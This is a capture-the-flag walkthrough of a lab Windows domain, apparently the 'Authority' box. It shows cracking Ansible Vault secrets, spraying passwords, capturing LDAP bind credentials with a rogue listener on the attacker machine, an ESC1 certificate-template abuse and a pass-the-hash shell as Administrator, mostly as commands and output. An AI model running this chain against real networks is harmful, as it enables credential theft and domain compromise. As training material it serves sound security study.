pwm_admin_password.vault:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
Hashcat with —user flag is very important
milksteak➜  authority  ᐅ  hashcat hashes.txt ~/rockyou.txt --user
hashcat (v7.1.2) starting in autodetect mode

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5:!@#$%^&*
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8:!@#$%^&*
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635:!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16900 (Ansible Vault)
Hash.Target......: hashes.txt
The password is: !@#$%^&*
Now let’s view the decrypted vault contents. The individual .vault files in your hashes/ directory are the proper vault files:
milksteak➜  authority  ᐅ  ansible-vault view hashes/pwm_admin_login.vault --vault-password-file <(echo '!@#$%^&*')
ansible-vault view hashes/pwm_admin_password.vault --vault-password-file <(echo '!@#$%^&*')
ansible-vault view hashes/ldap_admin_password.vault --vault-password-file <(echo '!@#$%^&*')
svc_pwm
pWm_@dm!N_!23
DevT3st@123
Decrypting the individual vault files yielded three critical credentials: the PWM admin login (SNC_PWM) password is pWm_@dm!N_!23 and the LDAP admin password DevT3st@123

We will automate this with bash:
echo "=== Testing DevT3st@123 ===" && \
for user in administrator svc_ldap ldap_admin admin svc_pwm; do
    echo "[*] $user:DevT3st@123"
    nxc smb 10.129.43.87 -u "$user" -p 'DevT3st@123' 2>/dev/null
    nxc ldap 10.129.43.87 -u "$user" -p 'DevT3st@123' 2>/dev/null
    nxc winrm 10.129.43.87 -u "$user" -p 'DevT3st@123' 2>/dev/null
done && \
echo "=== Testing svc_pwm:pWm_@dm!N_!23 ===" && \
nxc smb 10.129.43.87 -u svc_pwm -p 'pWm_@dm!N_!23' 2>/dev/null && \
nxc ldap 10.129.43.87 -u svc_pwm -p 'pWm_@dm!N_!23' 2>/dev/null && \
nxc winrm 10.129.43.87 -u svc_pwm -p 'pWm_@dm!N_!23' 2>/dev/null
milksteak➜  authority  ᐅ  bash blaster.sh
=== Testing DevT3st@123 ===
[*] administrator:DevT3st@123
SMB         10.129.43.87    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.43.87    445    AUTHORITY        [-] authority.htb\administrator:DevT3st@123 STATUS_LOGON_FAILURE
LDAP        10.129.43.87    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.43.87    389    AUTHORITY        [-] authority.htb\administrator:DevT3st@123
WINRM       10.129.43.87    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.43.87    5985   AUTHORITY        [-] authority.htb\administrator:DevT3st@123
[*] svc_ldap:DevT3st@123
SMB         10.129.43.87    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.43.87    445    AUTHORITY        [-] authority.htb\svc_ldap:DevT3st@123 STATUS_LOGON_FAILURE
LDAP        10.129.43.87    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.43.87    389    AUTHORITY        [-] authority.htb\svc_ldap:DevT3st@123
WINRM       10.129.43.87    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.43.87    5985   AUTHORITY        [-] authority.htb\svc_ldap:DevT3st@123
[*] ldap_admin:DevT3st@123
LDAP        10.129.43.87    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
[10:57:58] ERROR    StrongerAuthRequired error on login: This should not happen anymore, please contact the devs and open an issue on github!   ldap.py:547
LDAPS       10.129.43.87    636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS       10.129.43.87    636    AUTHORITY        [+] authority.htb\ldap_admin:DevT3st@123
WINRM       10.129.43.87    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.43.87    5985   AUTHORITY        [-] authority.htb\ldap_admin:DevT3st@123
[*] admin:DevT3st@123
SMB         10.129.43.87    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.43.87    445    AUTHORITY        [+] authority.htb\admin:DevT3st@123 (Guest)
LDAP        10.129.43.87    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
[10:58:15] ERROR    StrongerAuthRequired error on login: This should not happen anymore, please contact the devs and open an issue on github!   ldap.py:547
LDAPS       10.129.43.87    636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS       10.129.43.87    636    AUTHORITY        [+] authority.htb\admin:DevT3st@123
WINRM       10.129.43.87    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.43.87    5985   AUTHORITY        [-] authority.htb\admin:DevT3st@123
[*] svc_pwm:DevT3st@123
SMB         10.129.43.87    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.43.87    445    AUTHORITY        [+] authority.htb\svc_pwm:DevT3st@123 (Guest)
LDAP        10.129.43.87    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
[10:58:31] ERROR    StrongerAuthRequired error on login: This should not happen anymore, please contact the devs and open an issue on github!   ldap.py:547
LDAPS       10.129.43.87    636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS       10.129.43.87    636    AUTHORITY        [+] authority.htb\svc_pwm:DevT3st@123
WINRM       10.129.43.87    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.43.87    5985   AUTHORITY        [-] authority.htb\svc_pwm:DevT3st@123
=== Testing svc_pwm:pWm_@dm!N_!23 ===
SMB         10.129.43.87    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.43.87    445    AUTHORITY        [+] authority.htb\svc_pwm:pWm_@dm!N_!23 (Guest)
LDAP        10.129.43.87    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
[10:58:49] ERROR    StrongerAuthRequired error on login: This should not happen anymore, please contact the devs and open an issue on github!   ldap.py:547
LDAPS       10.129.43.87    636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS       10.129.43.87    636    AUTHORITY        [+] authority.htb\svc_pwm:pWm_@dm!N_!23
WINRM       10.129.43.87    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.43.87    5985   AUTHORITY        [-] authority.htb\svc_pwm:pWm_@dm!N_!23
Credential spraying with the recovered vault password DevT3st@123 identified the ldap_admin account as a valid domain user with successful LDAPS authentication. While svc_pwn and admin also authenticated , they were restricted to Guest-level SMB sessions. The ldap_admin credentials provided the first functional domain account for further AD enumeration
milksteak➜  authority  ᐅ  ldapsearch -x -H ldaps://10.129.43.87 -D 'ldap_admin@authority.htb' -w 'DevT3st@123' \
  -b 'CN=Configuration,DC=authority,DC=htb' '(objectClass=pKICertificateTemplate)' \
  cn | grep -i "cn\|mspki\|enroll"
ldap_sasl_bind(SIMPLE): Can't contact LDAP server (-1)
I guess we should hit the PWM
Log in with:
- Username:
svc_pwm - Password:
pWm_@dm!N_!23

The LDAP URLs field is editable. Change it to your attacker machine, click "Test LDAP Profile", and PWM will happily send the stored bind credentials (including the password!) to our rogue LDAP listener.
milksteak➜  authority  ᐅ  sudo nc -lnvp 389
[sudo] password for xi:
listening on [any] 389 ...
connect to [10.10.15.168] from (UNKNOWN) [10.129.44.35] 50602
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!0P
The PWM Configuration Editor exposed the LDAP directory settings, including the proxy user CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb,but masked the password field. By modifying the LDAP URL to point to a rogue listener on the attacker machine and triggering the "Test LDAP Profile" function, PWM transmitted the stored bind credentials over the
wire in plaintext. The captured LDAP bind request revealed the password lDaP_1n_th3_cle4r!, providing authenticated access to the directory as the svc_ldap service account.
Those creds work with the svc_ldap account over both SMB and WinRM:
milksteak➜  authority  ᐅ  nxc winrm 10.129.44.35 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
WINRM       10.129.44.35    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.44.35    5985   AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)
milksteak➜  authority  ᐅ  nxc smb 10.129.44.35 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
SMB         10.129.44.35    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.44.35    445    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
milksteak➜  authority  ᐅ  evil-winrm -i 10.129.44.35 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
Shell as Administrator
ADCS
With authenticated access established as svc_ldap , the assessment pivoted to ADCS enumeration.
The certipy tool was used to query the Certificate Authority and identify templates vulnerable to abuse
milksteak➜  authority  ᐅ  certipy-ad find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -target authority.htb -text -stdout -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: authority.htb.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The DNS query name does not exist: authority.authority.htb.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
ADCS enumeration via Certipy identified a vulnerable certificate template named CorpVPN. Enrollment rights were restricted to Domain Computers, but the default MAchineAccountQuota of 10 meant any authenticated domain user could create a computer account and enroll on its behalf. This combination represent a ESC1 vulnerability
Authenticated LDAP enumeration confirmed the MachineAccountQuota attribute was set to 10:
milksteak➜  authority  ᐅ  nxc ldap 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.229.56   389    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.129.229.56   389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.129.229.56   389    AUTHORITY        MachineAccountQuota: 10
With MachineAccountQuota confirmed at 10, a new computer account was added ti the domain using impacket-addcomputer with a custom machine name and password for operational clarity
milksteak➜  authority  ᐅ  impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -method LDAPS -computer-name 0x11 -computer-pass 0x110x110x11 -dc-ip 10.129.229.56
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account 0x11$ with password 0x110x110x11.
With the custom domain computer account 0x11$ created and joined to the domain, the ESC1 attack chain proceeded to the certificate enrollment phase. A certificate request was submitted to the AUTHORITY-CA for the CorpVPN template, specifying the UPN administrator@authority.htb
milksteak➜  authority  ᐅ  certipy-ad req -u '0x11$' -p '0x110x110x11' -target authority.htb -ca AUTHORITY-CA -template CorpVPN -upn administrator@authority.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: authority.htb.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now we attempt to authenticate with the saved cert (administrator.pfx) in a Pass-The-Cert attack to get TGT
milksteak➜  authority  ᐅ  certipy-ad auth -pfx administrator.pfx -domain authority.htb -dc-ip 10.129.229.56 -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.129.229.56'
[+] DC IP: '10.129.229.56'
[+] DC Host: ''
[+] Target IP: '10.129.229.56'
[+] Remote Name: '10.129.229.56'
[+] Domain: ''
[+] Username: ''
[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC authority.htb (10.129.229.56)
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[+] Attempting to write data to 'administrator.ccache'
[+] Data written to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@authority.htb': aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed
Authored wia PKINIT, the administrator certificate was used to request a Kerberos TGT from the domain controller. The TGT was converted to reveal the NTLM hash for administrator@authority.htb , completing the privilege escalation from a low-privileged service account to Domain Admin
milksteak➜  authority  ᐅ  evil-winrm -i 10.129.229.56 -u administrator -H '6961f422924da90a6928197429eea4ed'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt